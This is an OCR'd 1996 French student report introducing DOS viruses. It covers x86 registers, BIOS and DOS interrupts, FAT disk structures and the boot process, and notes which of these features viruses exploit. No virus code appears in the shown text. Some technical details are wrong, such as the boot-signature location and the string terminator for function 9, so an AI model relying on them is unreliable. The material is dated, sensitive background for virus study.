
Les virus et leurs méthodes

sous DOS

par
Daniel Manso

Année Spéciale Informatique Juin 1996
ENSIMAG



Remerciements

Je tiens à remercier tout particulièrement Serge Rouveyrol pour m'avoir tout d'abord permis d'aborder un tel sujet pour ce miniprojet. Mais surtout pour avoir su transmettre sa passion de l'informatique en même temps que ses connaissances. Le tout dans la bonne humeur.

Ce document est disponible sur le serveur WWW de l'ENSIMAG:
http://WWW-ensimag.imag.fr/

Résumé

Ce document est une analyse sommaire des Codes Parasites Autopropageables (CPA), souvent appelées Virus en raison d'une certaine médiatisation et assimilation avec la biologie. Il explique leurs méthodes fondamentales.

J'ai choisi de traiter essentiellement les virus sur l'architecture micro standard actuelle (les "PC") tournant un noyau de type DOS[1], car c'est la que se trouve le marché des virus, et que la culture et les méthodes des virus y sont les plus évoluées. Cependant, on pourra généraliser ce rapport à d'autres architectures en faisant abstraction de l'implémentation[2].

Dans une première partie ce document donne les connaissances nécessaires à la compréhension des virus. Il explique l'organisation des PC : le BIOS, les interruptions, le chargement du secteur de boot. Il aborde aussi le DOS et son fonctionnement : le chargement du système d'exploitation, les interruptions et leurs la tables des vecteurs, le systèmes de fichiers et l'exécution de programmes.
Dans une deuxième partie il indique les structures de base des virus et donne une généralisation des méthodes ou procédures que l'on rencontre dans les virus.
Dans une troisième partie, il explique minutieusement le virus virus MIX1, car il se veut facile et complet, donc instructif.

Un conseil : Les codes des virus sont très tordus, alors si tout cela vous semble un peu fouilli au début, ne vous découragez pas et perseverez. Les deux seuls outils dont vous aurez besoin sont un brouillon et un crayon, les PC superpuissants ne servent ici à rien.

Etant donné que ce document a été rédigé dans un temps record, de nombreuses coquilles on pu se glisser dans le texte, alors ayez l'esprit critique !

[1] DOS : Disk Operating System. Je considère par là tous les systèmes compatibles avec le très répandu MSDOS, comme sont le bon 4DOS ou autres.
[2] Il faut signaler malgré tout que la tendance actuelle va vers la concetion de virus à des niveaux de plus en plus bas, de plus en plus proches du matériel. les VIRUS tendent à devenir fortement dépendants du matériel. Mais les idées de base restent cependant les mêmes.

Abstract

This report is an analysis of CPA (Autopropagated Parasite Code) that are usually called Virus, because of an assimilation with biology. I have choosed to describe only viruses running under DOS environment, because they are very developped there.

This document is divided in three parts :

First begins with an explanation of the organisation of PCs : BIOS, DOS and all you will need to understand how virus work.
Second, it explains how viruses are built and their methods of propagation.
Third, It gives a detailed explanation of MIX1 virus. It is a complete virus and easy to understand.

Have fun !

Puisse le lecteur être patient et pardonner une rédaction qui s'est surtout intéressé au fond... manque de temps oblige.

2. Table des matières

3. Introduction

Le terme CPA ou Code Parasite Autopropageable est le terme correct pour désigner l'ensemble des codes[3] qui ont la particularité de se propager à l'intérieur d'un système, ou entres plusieurs systèmes, et de s'autodupliquer. Ces caractéristiques font qu'un code peut être classé dans la catégorie des VIRUS.
Le terme virus, souvent employé par le public en général, est souvent attribué à des codes qui ont la particularité de produire une nuisance sur un système, alors qu'ils ne sont pas autopropageables, ni autoduplicables : ce ne sont donc pas des VIRUS. De plus, le terme virus, désigne généralement des codes qui possèdent des fonctionnalités de destruction, alors que ces fonctionnalités ne font pas partie des caractéristiques essentielles pour pouvoir être qualifiés de VIRUS.

Quel intérêt y a-t-il à apprendre à programmer un VIRUS sous DOS? me direz-vous. Cet apprentissage est un exercice très formateur pour un étudiant en informatique : parce qu'il lui apprend à programmer en assembleur sous DOS d'une part (c'était la mon premier souhait), parce qu'il l'oblige à comprendre le fonctionnement du DOS : organisation des fichiers, interruptions, exécution de programmes,... (c'était mon deuxième souhait), et finalement, parce qu'il lui permet par la suite de mieux les combattre car il connaît leur fonctionnement et leurs limites : (c'était mon dernier souhait).

Non seulement la compréhension du fonctionnement des VIRUS n'est pas un acte de malveillance, mais c'est actuellement un besoin pour tout informaticien qui côtoie le monde des PC, car il aura un jour ou l'autre à les affronter.

Le "marché" des VIRUS s'est énormément développé dans le monde des PC[4] qui font tourner des Systèmes d'exploitation de type DOS[5]. Il faut dire que la sécurité virale dans ces Systèmes d'exploitation est faible en comparaison avec des systèmes comme OS/2, ou UNIX. De plus ce système monotâche, monoutilisateur s'avère simple, donc compréhensible par les auteurs de virus. UNIX et OS/2 sont bien mieux protégés au niveau de la sécurité du système : De plus leur conception est beaucoup plus complexe . La conception de virus (qui nécessite une bonne connaissance du système) c'est donc beaucoup plus difficilement développé sur ce type de plate-forme. Le DOS est d'ailleurs le système le plus utilisé dans le monde. A noter que les anciennes versions de Windows (3.x) et en moindre mesure Windows95, tournent sur ou avec le DOS, et il s sont donc sensibles à leurs virus.

Ce rapport s'adresse aux amateurs qui souhaitent s'initier dans le monde des virus **sur les systèmes de type DOS**, les comprendre pour les maîtriser. Une fois que vous aurez

[3] Je considère ici qu'un Code est tout objet informatique qui à la particularité de s'exécuter conformément à une séquence préétablie d'actions élémentaires
Bien sûr, ce sera presque toujours un fichier exécutable.
[4] Micro-ordinateurs dont l'architecture est bâtie autour d'un microprocesseur Intel ou compatible (AMD, Cyrix, Thomson,...)
[5] Cela englobe tous les systèmes compatibles MSDOS comme 4DOS et IBMDOS.

compris comment ils fonctionnent, vous pourrez les dominer et les éliminer, et aussi vous en protéger.

De plus ce type de programmation représente une gymnastique intellectuelle qui fournie une bonne introduction à la programmation en assembleur et une bonne connaissance des systèmes de type DOS.
Je suppose que le lecteur est déjà familiarisé avec les notions de la programmation en langage assembleur, pas forcément celui des architectures Intel et compatibles, mais éventuellement celui d'autres architectures comme le 68000 de Motorola. Je n'expliquerai que les spécificités de l'architecture des PC lorsque cela sera nécessaire.

Cet ouvrage est conçu de façon que vous puissiez consulter directement la partie qui vous intéresse, un peu comme un manuel, ou un mémorandum.

4. Les outils pour l'assembleur

Pour écrire un virus le langage assembleur est incontournable car c'est le seul suffisamment rapide qui permette d'effectuer les opérations élémentaires que les virus effectuent. Les virus sont donc toujours écrits en assembleur.
Pour assembler ou désassembler le code d'un virus que vous avez isolé vous pouvez utiliser n'importe lequel des logiciels disponible sur le marché (ceux du domaine public étant ici très bons) :

Turbo Assembler de borland.
Eric Isaacson's A86 shareware (très bon)

5. L'organisation interne des PC

Il est absolument impossible que vous compreniez comment marche un virus ou que vous puissiez en décortique un, sans bien comprendre comment marche le PC. D'où l'importance des deux prochaines parties. Les tableaux sont extrêmement importants.

Je me contenterai de situer le contexte pour que ceux qui sont habitués à travailler sur d'autres machines ,comme le 68000, s'y retrouvent.
Certains tutoriels sûr l'assembleur sur PC sont gratuits et disponibles sur internet. Pour tout détail supplémentaire consulter la bibliographie.

5.1 Les registres du CPU

Les registres disponibles et leur taille dépendent bien sûr du microprocesseur. Sur la gamme des microprocesseurs Intel (et compatibles) les registres sont de 16 bits sur les modèles 8086 (ce sont les PC XT) et 80286 (PC AT). Les modèles postérieurs (et donc totalement compatibles) intègrent des registres de 32 bits (Intel 80386 et 80486, et forcément les pentium...)
Mais nous n'aurons besoin pour comprendre les virus que des registres de 16bits, car pour qu'ils puissent tourner sur le plus grand nombre de machines, c'est avec ces registres qu'ils travaillent.

Les registres de 16 bits (un mot) disponibles sur une architecture compatible avec les premiers PC (Intel 8086) sont :

- Les registres de segment :
  CS : Code Segment : indique le segment où est placé le code du programme.
  DS : Data Segment : idem pour les données.
  SS : Stack Segment : idem pour la pile.
  ES : Extra Segment : idem pour tout espace mémoire (segments) supplémentaire requis par le programmeur.
  (Cf. la partie suivante concernant les adressages)

- Les registres généraux :
  AX (accumulateur), BX (base) , CX (compteur) et DX (données) qui se divisent en AH et AL, BH et BL, ...

  IP : Instruction Pointer :pointe sur l'instruction exécutée (il n'est pas modifiable directement)
  SP : Stack Pointer : pointe sur le sommet descendant de la pile.
  BP : Base Pointer pointe sur le premier segment ou segment de référence.

  SI (Source Index) et DI (Destination Index) utilisés par les instructions qui bouclent: REP, REPE, REPZ,... pour les comparaisons de chaînes ou déplacements de zones mémoire.

5.2 L'adressage

Pour des raisons dues aux limitations des premiers PC, l'adressage complet sur un PC se fait à l'aide de deux champs, le registre de segment et le registre d'offset.
Le registre de segment (CS, DS, SS , ES) pointe sur un **bloc** de 16 octets de mémoire, et le registre d'offset (AX, CX, DX, ..) indique le décalage par rapport au début du bloc. Toute adresse dans la mémoire s'écrit donc Segment :Offset (par exemple FFFE :0852).
Mais la valeur du registre d'offset (2 octets) n'a pas à être inférieure à 15, cela signifie qu'il y a beaucoup de façons d'adresser une même adresse. Généralement on ne modifie que le registre d'offset tant que l'on reste à l'intérieur du même **segment** de 64Ko qu'il permet d'adresser. Voilà pourquoi le premier registre s'appelle registre de segment (bien qu'il indique en fait un bloc).

5.3 Quelques rappels

Je donne quelques petits rappels sur des instructions utilisées plus tard.

5.3.1 L'instruction RET

Permet à la procédure appelée par un CALL de retourner : et l'exécution continue alors juste après le CALL. Elle dépile l'adresse de retour.

Si la procédure s'exécute dans le même segment de code que le CALL, l'adresse de retour est l'offset dans le segment.
Si la procédure s'exécute dans un autre segment (retour noté RETF), alors l'adresse de retour est le segment du CALL et sont offset.

5.3.2 L'instruction CLI

Elle permet d'inhiber les interruptions en mettant à zéro le flag d'interruption IF.
Elle respecte les niveaux de priorité des interruptions.

5.3.3 L'instruction STI

Elle autorise les interruptions en mettant le flag d'interruption IF à 1.

Pour plus de détails Cf. l'ouvrage "Intel Inside" répertorié dans la bibliographie.

5.4 La structure du secteur de boot

Sur les disques, les données sont réparties sur des pistes concentriques (numéro 0 pour la piste la plus externe), divisées en secteurs (blocs de 512 octets). Chaque disque a 2 faces. Un disque dur est en fait constitué de plusieurs disques.

Le **secteur de boot** (boot record) est le premier secteur sur la disquette ou le disque dur (piste 0, tête 0, secteur1). Il est lu au démarrage par le BIOS de l'ordinateur et son rôle sera de charger en mémoire le système d'exploitation (DOS).
Cf. Le chargement du secteur de boot.

Il ne faut pas le confondre, dans le cas des disques durs, avec le **secteur de boot du système d'exploitation** qui se trouve dans le premier secteur de la partition rendue active, et qui nous le verrons , est chargé par le secteur de boot. Donc dans le cas des disques durs, le secteur de boot est une étape intermédiaire pour charger le bon secteur de boot du système d'exploitation.

Le secteur de boot :

Le secteur de boot

Offset	*taille en octets*	*Contenu*
7C03	8	Identificateur de ce secteur de boot
7C0B	2	Taille du secteur en octets
7C0D	1	Nombre de secteurs par cluster
7C0E	2	Secteur où commence la première FAT
7C10	1	Nombre de FATs sur cette partition
7C11	2	Nombre d'éléments possibles sur le répertoire racine
7C13	2	Nombre de secteurs sur le disque
7C14	1	Identificateur du disque (disquette, disque dur,...)
7C15	2	Nombre de secteurs utilisés par la FAT
7C18	2	Nombre de secteurs par piste
7C1A	2	Nombre de têtes par disque
7C1C	2	Nombre de secteurs cachés après le secteur de boot

Ce secteur débute avec une instruction de saut car c'est à son adresse de début que le BIOS lui donne la main quand on le charge !

5.5 Les interruptions du BIOS

Elles sont disponibles, contrairement aux interruptions du DOS, avant le chargement du secteur de boot, et après que le BIOS soit initialisé.

5.5.1 Le principe

Le principe est le même pour les interruptions appelées par un programme que pour les interruptions des périphériques:

- Lorsqu'une interruption est demandée, le système vérifie que la priorité de l'interruption est suffisante. Si c'est le cas, il empile EFLAGS (le registre des flags), CS et IP (adresse de retour).
- Il consulte dans le premier Kilo-octet de mémoire la **table des vecteurs d'interruption** en se servant comme index de recherche, de la valeur de l'interruption demandée : Il lit le **vecteur d'interruption** ou adresse de la routine de traitement correspondante. Cette adresse se trouve dans la table des vecteurs d'interruption située dans le premier Kilo-octet de mémoire.
- Il saute à cette adresse.
- A la fin du traitement, la routine fait un IRET, dépile l'adresse de retour (CS :IP), le registre EFLAGS et continue l'exécution après l'appel d'interruption.

La table des vecteurs d'interruption peut-être modifiée (des fonctions du DOS permettent de le faire) pour faire pointer une interruption donnée sur l'adresse (routine) de notre choix.

Afin d'accéder aux nombreux services fournis par les interruptions du DOS, on utilise l'interruption 21h qui centralise les appels : on l'appelle en plaçant dans AH la valeur de la fonction (service) que l'on veut exécuter et dans les autres registres les paramètres quand c'est nécessaire. Cette interruption se chargera de sauter vers la routine de traitement d'interruption correspondante.
Donc certaines interruptions (21h par exemple) regroupent sous un même numéro d'interruption, plusieurs services en fonction de la valeur de AH.

Les **SPI** (Programmes d'interruption Service) sont l'ensemble des fonctions fournies par le BIOS ou le DOS via des interruption comme interruption 21h, qui est la plus utilisée pour accéder à ces services.

Succinctement voici les principales interruptions :

interruption	*Domaine d'application des services*
8h	horloge : cette interruption est appelée toutes les 1/18,2 secondes, soit toutes les 55 ms. Il est remis à 0 toutes les 24 heures.
10h	Affichage
11h	Permet d'obtenir les périphériques disponibles sur le PC
12h	Calcule la taille de la mémoire
13h	lecture&écriture&formatage de secteurs sur les disques
14h	Communications
15h	-
16h	Clavier
17h	Impression
19h	réinitialisation du PC (reset)
1Ah	Lire&définir la date et l'heure
1Ch	Appelée par l'interruption 8h, elle permet d'exécuter un code à chaque top d'horloge : utilisé souvent par les virus.

Les interruptions du BIOS

Pour chaque interruption, la fonction souhaitée est indiquée généralement dans le registre AH.

Nous explicitons ci-dessous celles dont les virus se servent :

5.5.2 L'interruption 13h

Voici ces fonctions qui se choisissent avec AH :

Registre ou Flag	*Signification*
AH = 2	Fonction de lecture des secteurs du disque
AL	nombre de secteurs à lire
CL	Premier secteur à lire
CH	Numéro de la piste
DH	Numéro de la tête (face du disque)
DL	Numéro du disque sur lequel lire
ES :BX	Adresse pour placer les secteurs lus
Retour :	
Retenue	Activée si échec
AH	Numéro de l'erreur

Fonction AH=2 de l'interruption 13h

Registre ou Flag	*Signification*
AH = 3	Fonction d'écriture de secteurs du disque
AL	nombre de secteurs à écrire
CL	Premier secteur à écrire
CH	Numéro de la piste
DH	Numéro de la tête (face du disque)
DL	Numéro du disque sur lequel écrire
ES :BX	Adresse où se trouvent les données à écrire
Retour :	
Retenue	Activée si échec
AH	Numéro de l'erreur

Fonction AH=3 de l'interruption 13h

Registre ou Flag	*Signification*
AH = 5	Fonction de formatage de secteurs du disque
AL	nombre de secteurs à formater
CH	Numéro de la piste
DH	Numéro de la tête (face du disque)
DL	Numéro du disque
ES :BX	Adresse où se trouvent les données qui définissent le formatage
Retour :	
Retenue	Activée si échec
AH	Numéro de l'erreur

Fonction AH=5 de l'interruption 13h

5.5.3 L'interruption 1Ah

Registre ou Flag	*Signification*
AH = 0	Consultation de l'horloge
Retour :	
CX :DX	Valeur courante de l'horloge

L'interruption 1Ah

6. Le DOS

6.1 Les interruptions du DOS

Succinctement les voici :

Interruption	*Domaine d'application des services*
20h	Le programme en mémoire étant terminé : redonner la main au DOS (libération de la mémoire et retour en ligne de commande).
21h	Interruption qui centralise l'appel aux fonctions du DOS.
22h	Adresse de fin exécution : c'est à cette adresse que sautera (JMP et pas INT) le programme à la fin de son exécution. Ce n'est pas une adresse d'interruption bien qu'elle se trouve dans la table.
23h	Appelée par la combinaison de touches CTRL-PAUSE
24h	Appelée quand survient une erreur critique.
25h	Lecture de secteurs du disque. L'indexation des secteurs n'y est pas faite de la même façon que dans les interruptions du BIOS.
26h	Ecriture de secteurs sur le disque.
27h	TSR : Permet de terminer un programme en le laissant résident en mémoire : le DOS en l'éffface pas.

Les interruptions du DOS les plus utilisées

L'interruption 21h donne accès à tout une pléthore de fonctions. Elle centralise l'appel aux différentes fonctions disponibles, choisies via le registre AH.
De nombreux ouvrages les documentent en détail : nous expliciterons ci-dessous les plus utilisées :

6.2 L'Interruption 21h et ses fonctions

Registre ou Flag	*Signification*
AH = 9	Envoie d'un caractère sur l'écran
DS :DX	Pointe sur l'adresse ou commence une chaîne qui se termine par un caractère nul.
Retour :	
	?

Fonction AH=9 de l'interruption 21h

Registre ou Flag	*Signification*
AH = 1Ah	Indique au DOS où se trouve la DTA (Disk Transfer Area)
DS :DX	Pointe sur l'adresse où on veut que le DOS considère que se trouve désormais la DTA
Retour :	
	-

Fonction AH=1Ah de l'interruption 21h

Registre ou Flag	*Signification*
AH = 25h	Redirige une interruption ⇔ modifie le vecteur d'interruption
DS :DX	Pointe sur la nouvelle adresse de la routine de traitement
AL	Contient le numéro de l'interruption
Retour :	
	?

Fonction AH=1Ah de l'interruption 21h

Registre ou Flag	*Signification*
AH = 2FH	Renvoie un pointeur sur la DTA
Retour :	
ES :BX	Le pointeur de retour

Fonction AH=2Fh de l'interruption 21h

Registre ou Flag	*Signification*
AH = 31h équivalent à l'interruption 27h	Permet de rendre la main au DOS, mais en laissant résident (TSR[6]) le programme s'exécute. Le DOS ne libère pas la mémoire correspondante.
AL	Doit contenir 0 pour dire au DOS que le programme s'est exécuté avec succès.
DX	Taille de la mémoire à laisser résidente exprimée en paragraphes de 16 octets. Elle doit bien sûr être supérieure à la taille du programme en mémoire.

Fonction AH=31h de l'interruption 21h

Registre ou Flag	*Signification*
AH = 3Dh	Ouverture d'un fichier
DS :DX	Pointe sur l'adresse où commence une chaîne qui se termine par un caractère nul.
AL	Mode d'ouverture du fichier, entre autres : 0 pour lecture seulement 1 pour écriture seulement 2 pour lecture&écriture
Retour :	
Retenue	Activée si échec
AX	Handle d'identification attribué par DOS au fichier pour toutes les opérations ultérieures sur ce fichier

Fonction AH=3Dh de l'interruption 21h

[6] TSR : Terminate and Stay Resident : c'est le cas par exemple pour les drivers.

Le handle est une valeur qui permet au dos d'identifier le fichier pour les opérations ultérieures : il correspond au descripteur de fichier que l'on retrouve dans des langages plus évolués. Toutes les interruptions qui travaillent sur les fichiers en ont besoin dans le registre BX.

Registre ou Flag	*Signification*
AH = 3Eh	Fermeture d'un fichier
BX	Handle d'identification attribué par DOS au fichier
AL	Mode d'ouverture du fichier, entre autres : 0 pour lecture seulement 1 pour écriture seulement 2 pour lecture & écriture
Retour :	
Retenue	Activée si échec
AX	Numéro de l'erreur

Fonction AH=3Eh de l'interruption 21h

Registre ou Flag	*Signification*
AH = 3Fh	Lecture dans un fichier
BX	Handle d'identification attribué par DOS au fichier
CX	Nombre d'octets à lire
DS :DX	Pointe sur l'adresse mémoire où placer les données
Retour :	
Retenue	Activée si échec
AX	Numéro de l'erreur où nombre d'octets lus

Fonction AH=3Fh de l'interruption 21h

Registre ou Flag	*Signification*
AH = 40h	Ecriture dans un fichier
BX	Handle d'identification attribué par DOS au fichier
CX	Nombre d'octets à écrire
DS :DX	Pointe sur l'adresse mémoire où prendre les données
Retour :	
Retenue	Activée si échec
AX	Numéro de l'erreur où nombre d'octets écrits

Fonction AH=40h de l'interruption 21h

Fonction 41h :
Supprimer un fichier (non explicitée).

Registre ou Flag	*Signification*
AH = 42h	Déplace le pointeur du fichier (pointeur sur la position courante de lecture&écriture dans le fichier)
CX :DX	Déplacement du pointeur en octets. Peut contenir des valeurs négatives en considérant le fichier comme une boucle (début du fichier -1 = fin de fichier)
AL	Origine par rapport auquel le déplacement doit être considéré : 0 par rapport au dédu fichier 1 par rapport à la position actuelle 2 par rapport à la fin de fichier
BX	Handle d'identification attribué par DOS au fichier
DS :DX	Pointe sur l'adresse mémoire où prendre les données
Retour :	
DX :AX	Valeur du pointeur après déplacement
Retenue	Activée si échec
AX	Numéro de l'erreur

Fonction AH=42h de l'interruption 21h

Registre ou Flag	*Signification*
AH = 43h	Lit & écrit les attributs d'un fichier
AL	0 pour lire 1 pour écrire
DS :DX	Pointe sur une chaîne qui contient le nom du fichier terminée par un caractère nul.
CL	Octet des attributs du fichier
Retour :	
Retenue	Activée si échec
AX	Numéro de l'erreur
CL	Attributs de fichier

Fonction AH=43h de l'interruption 21h

Cf. La structure des disques sous DOS

Fonction 47h :
Donne le chemin du répertoire courant (non explicitée ici)

Fonction 4Bh :
Demande l'exécution d'un fichier (non explicitée ici)

Registre ou Flag	*Signification*
AH = 4Eh	Chercher le premier fichier...
DS :DX	Pointe sur une chaîne qui contient le nom du fichier à chercher terminée par un caractère nul. Les caractères génériques '*' et ' ?' sont admis.
CL	Octet des attributs du fichier cherché
Retour :	
AX	Numéro de l'erreur
Zone mémoire de la DTA	Le DOS y écrit 43 octets de données, dont le nom du fichier s'il en a trouvé. Ces données sont utilisées par la fonction 4Fh

Fonction AH=4Eh de l'interruption 21h

Registre ou Flag	*Signification*
AH = 4Fh	Chercher le fichier suivant.
Zone mémoire de la DTA	La fonction y trouve tous les paramètres dont elle a besoin. Elle a du rester inchangée depuis l'utilisation de la fonction 4Eh ou une fonction 4Fh précédente.
Retour :	
AX	Numéro de l'erreur
Zone mémoire de la DTA	Le DOS y mets à jour les 43 octets de données, dont le nom du fichier s'il en a trouvé et sont octet d'attribut.

Fonction AH=4Fh de l'interruption 21h

Registre ou Flag	*Signification*
AH = 57h	Lire & écrire la date et l'heure de dernière modification du fichier
AL	0 pour lire 1 pour écrire
BX	Handle du fichier
CX :DX	Heure et date du fichier heure dans CX : 2048*heure + 32*minute + secondes/2 date dans DX : 512*(année -1980) + 32*mois + jour
Retour :	
Retenue	Activée si échec
AX	Numéro de l'erreur
CX :DX	Heure et date du fichier

Fonction AH=57de l'interruption 21h

Qu'est-ce que la **DTA** mentionnée dans ces tableaux ?
La **DTA** (Disk Transfer Area) est utilisée comme zone de stockage par certaines fonctions de l'interruption 21h.
(Cf. La structure des disques sous DOS)

Par exemple lorsqu'on demande à l'interruption 21h de chercher le premier fichier "*.COM" avec l'attribut système, elle place la chaîne de recherche "*.COM"\0 ainsi que

l'octet codant les attributs recherchés dans cette DTA. Si l'opération réussi, elle placera le nom du fichier à l'intérieur de la DTA, à l'offset 1Eh. Et si on veut chercher le fichier suivant, il suffit d'appeler la fonction recherche_suivante de l'interruption 21h qui utilisera ces données de la DTA et les mettra à jour à son tour.

Au lancement, le DOS y place aussi les éventuels paramètres passés en ligne de commande.

6.3 La structure des disques sous DOS

Les données dans les disques sous DOS (formatés par lui) sont dans des secteurs de 512 octets qui sont dans des pistes concentriques (pistes 0-79 sur une disquette), et ceci sur les 2 faces d'une disquette, ou sur les 2 faces des plateaux d'un disque dur (un disque dur est en fait l'union de plusieurs disques). On assimile souvent les faces aux têtes de lecture du lecteur car il y a une tête pour lire chaque face du disque (ou des plateaux).
L'ensemble des pistes concentriques sur les différents plateaux d'un disque dur constituent un cylindre (pistes de même indice).
Un disque physique peut être partitionné. Chaque partition logique est vue comme une unité de disque indépendante, bien que le support physique soit le même.

L'ensemble des fichiers sur la partition du disque sont indiqués dans une liste ou table appelée le **répertoire** (qui débute dans le **répertoire racine**). Les entrées dans ce répertoire sont:

- soit des entrées de fichier,
- soit des entrés de répertoire,
- soit une entrée de nom de volume,

en fonction de la valeur de l'octet d'attributs :

Toutes les éléments d'un répertoire ont la structure suivante :

Offset en Octets	Taille en octets	Contenu
00	8	Nom du fichier
08	3	Extension du nom du fichier
0Bh	1	Otet des attributs du fichier
0Ch	10	-
16h	2	Heure de la dernière modification du fichier
18h	2	Date de la dernière modification
1Ah	2	Adresse de l'élément de la FAT qui pointe sur le premier cluster du fichier
1Ch	4	Taille du fichier

Structure d'un répertoire

Les bits de l'octet des attributs du fichier sont expliqués dans le tableau ci-après :

Numéro de bit dans l'octet des attributs	*signification*
0	Lecture seulement
1	Fichier caché
2	Fichier système : ce bit rends aussi le fichier non visible par les actions conventionnelles du DOS
3	C'est le fichier de nom du volume : cette entrée n'est autorisée qu'une seule fois,et seulement dans le repertoire racine. Elle contient aussi la date du dernier formatage du disque
4	Fichier de répertoire : contient un sous-répertoire dont la structure est la même esu celle du répertoire racine.
5	Fichier archive : indique que le fichier n'a pas été sauvegardé depuis la dernière sauvegarde du système.
6	Non utilisé
7	Nn utilisé

Structure de l'octet des attributs d'un fichier

Cet octet est modifié via la fonction AH=43h de l'interruption 21h.

Tout fichier sur le disque est constitué de clusters. Un cluster est un ensemble de secteurs contigus.

La **FAT** ou File Allocation Table est une table qui indique pour chaque fichier quels sont les clusters qui le constituent, ou plutôt, qui indique ce qu'il y a dans chaque cluster. Chaque entrée dans la FAT représente un cluster du disque. Donc la FAT est une table qui indique si le cluster est celui où commence un fichier, si c'est un cluster qui contient une partie intermédiaire du fichier, si c'est un cluster défectueux inutilisable, si c'est le dernier cluster d'un fichier...

Valeur dans la FAT pour un cluster c'est un mot donc 2 octets	*Signification*
0000	Cluster vide non utilisé
pointeur sur un autre cluster	Indique le cluster suivant du fichier
FF7h	Cluster défectueux : non utilisé par le DOS mais toujours accessible via les interruptions du DOS : très utilisé par les virus.
FFFh	C'est le dernier cluster du fichier

Signification des entrées dans la FAT

Dans cette table les entrées sont de 2 octets. Il existe un deuxième type de FAT avec des entrées de 1,5 octets imbriqués 2 à 2, mais qui est trop compliqué pour l'aborder dans le temps de ce miniprojet.

Il y a toujours une deuxième FAT pour raisons de sécurité, quoique pas très exploitée.

Le nombre de secteurs utilisés pour la FAT varie de 2 à 4 sur les disquettes, et de 16 à 82 secteurs pour chaque copie de la FAT sur les disques durs.

Notez que le nombre d'entrées dans la FAT (qui indicent les clusters) étant limité (un peu moins de 65535), si l'espace de votre disque dur est important, alors lors du formatage, le DOS adapte le nombre de secteurs par cluster pour ne pas dépasser ce nombre maximal de clusters, tout en faisant que la table indexe la totalité de la partition DOS déclarée.
Pour calculer le nombre de secteurs par cluster que le DOS attribuera a vos partitions : soit T la taille en Mo de la partition :

T*1024*1024/512 est le nombre de secteurs de la partition.

T*1024*1024/(512*65535) est le nombre de clusters de la partition

Si le résultat est compris entre 2^k et $2^{(k+1)}$ alors le DOS choisira $2^{(k+1)}$ secteurs par cluster.

Remarque :
*Ainsi dans une partition d'un peu plus de 512Mo, tout fichier (même vide) occupera au moins 512octets * 32 secteurs/cluster soit 8ko ! ! D'où l'intérêt de créer des partitions de 511Mo (les fichiers occuperont au minimum 8Ko[7].*

Vous comprenez maintenant que l'espace des disques durs n'est pas exploité de façon optimale sous DOS, ce dont les virus vont profiter.

6.4 La mémoire vue par DOS

Ce tableau résume la répartition de la mémoire quand on charge le DOS :

[7] Vous avez intêret à partitioner surtout si vous travaillez avec de nombreux fichiers. Ces limitations du système de fichiers du DOS n'éxistent pas dans LiNuX ou OS/2.

zone de mémoire	*Adresse*	*Contenu*
Fin	FFFFFh	ROM BIOS
Début	FE000h	
Fin	FDFFFh	ROM BASIC : c'est l'interpreteur du BIOS pour les
Début	F6000h	paramétrages.
Fin	F5FFFh	Utilisé par les cartes des slots d'expansion du PC
Début	C0000h	
Fin	BFFFFh	Mémoire vidéo
Début	A0000h	
Fin	9FFFFh	Mémoire disponible pour l'utilisateur
Début	variable	
Fin	variable	Partie résidente du DOS
Début	600h	
Fin	5FFh	Données du DOS
Début	500h	
Fin	4FFh	Données du BIOS
Début	400h	
Fin	3FFh	Table pour les vecteurs d'interruption définissables par
Début	180h	l'utilisateur
Fin	17Fh	Table des vecteurs d'interruption du DOS
Début	80h	
Fin	7Fh	Table des vecteurs d'interruption du BIOS
Début	0	

Organisation de la mémoire avec DOS

Chaque fois que le DOS alloue de la mémoire, il le fait le plus haut possible dans la mémoire libre pour l'utilisateur. Celle-ci se rempli donc de haut en bas.

L'adresse 0040 :0013 est utilisée par DOS pour savoir combien de mémoire est libre dans la zone disponible pour l'utilisateur, à partir de sa base à l'adresse variable (dépend du DOS et de sa version). Elle est exprimée en Kilo-octets. Nous verrons son intérêt par la suite.

6.5 Le démarrage du PC

Qu'est-ce qui se passe quand vous allumez votre ordinateur ?

6.5.1 Le chargement du secteur de boot

A noter que le chargement du secteur de boot n'est pas une caractéristique du DOS mais du PC (BIOS), qui rends la machine indépendante du système, car elle lui permet de charger n'importe quel système d'exploitation, notamment le DOS.

6.5.1.1 A partir d'une disquette

Voici comment ce qui se passe quand vous allumez votre ordinateur, et en particulier comment se charge le secteur de boot susceptible de contenir un virus :

- Le PC exécute le code qui se trouve en mémoire à partir de l'adresse F000 :FFF0 : c'est le BIOS (Basic Input Output System) contenu dans la ROM[8].
- Ce code détecte tous les composants et périphériques présent dans le PC, les teste et les initialise.
- Ce code place en mémoire la table des vecteurs d'interruption du BIOS les adresses des interruptions fournies par le BIOS, dans le premier Kilo-octet, et il mets juste au-dessus à l'adresse 0040 :0000h les données nécessaires à son fonctionnement. Ces interruptions peuvent désormais être appelées.

Il va alors essayer de charger le système d'exploitation via l'interruption 19h. Celle-ci pointe sur la routine de **Bootstrap**, qui charge en mémoire une routine de niveau supérieur:

- Il appelle l'interruption 19h qui lit le premier secteur (piste 0, tête 0, secteur 1) de la disquette. Sa taille est de 512 octets. S'il n'en trouve pas, le BIOS affichera un message d'erreur qui dépendra de la version du BIOS installé dans votre mémoire ROM (message comme System not found)
- Il le place en mémoire à l'adresse 0000 :7C00h.
- Il compare les 2 premiers octets en 0000:7C001h et 0000:7C002h avec 55h et AAh. S'il trouve ces valeurs (qui identifient un secteur de boot) alors il continue. Les 3 octets suivants contiennent la chaîne 'IBM' si c'est un secteur de boot du DOS IBM.
- Il donne la main au code du ce secteur de boot en mémoire.
- Ce code s'occupe de charger le système d'exploitation correspondant (dans notre cas le DOS, mais ca peut être LiNuX par exemple) en mémoire.
  Dans le cas du DOS, il essaie de charger les fichier système cachés : IO.SYS et MSDOS.SYS
  -S'il ne trouve pas ces fichiers, il affiche un message d'erreur.
  -Sinon il continue le chargement : *Cf.* La suite : le Chargement du DOS.

6.5.1.2 A partir du disque dur

Tout se passe comme le démarrage à partir d'une disquette jusqu'au moment où le BIOS donne la main au secteur de boot placé en mémoire, parque ce secteur de boot est différent pour un disque dur :

- Ce secteur sait quelle est la partition du disque qui est active (bootable au démarrage), il se copie en mémoire haute (A000 :0000) et continue s'exécuter en mémoire haute.
- Il charge le premier secteur de la partition active à l'adresse 0000 :7C00h, en remplaçant ainsi le **secteur de boot** en mémoire par le nouveau **secteur de boot du système d'exploitation**: tout se passe comme s'il avait lu directement ce dernier qui est le secteur de boot de la partition active.
- Ce dernier exécute et charge le système d'exploitation DOS.
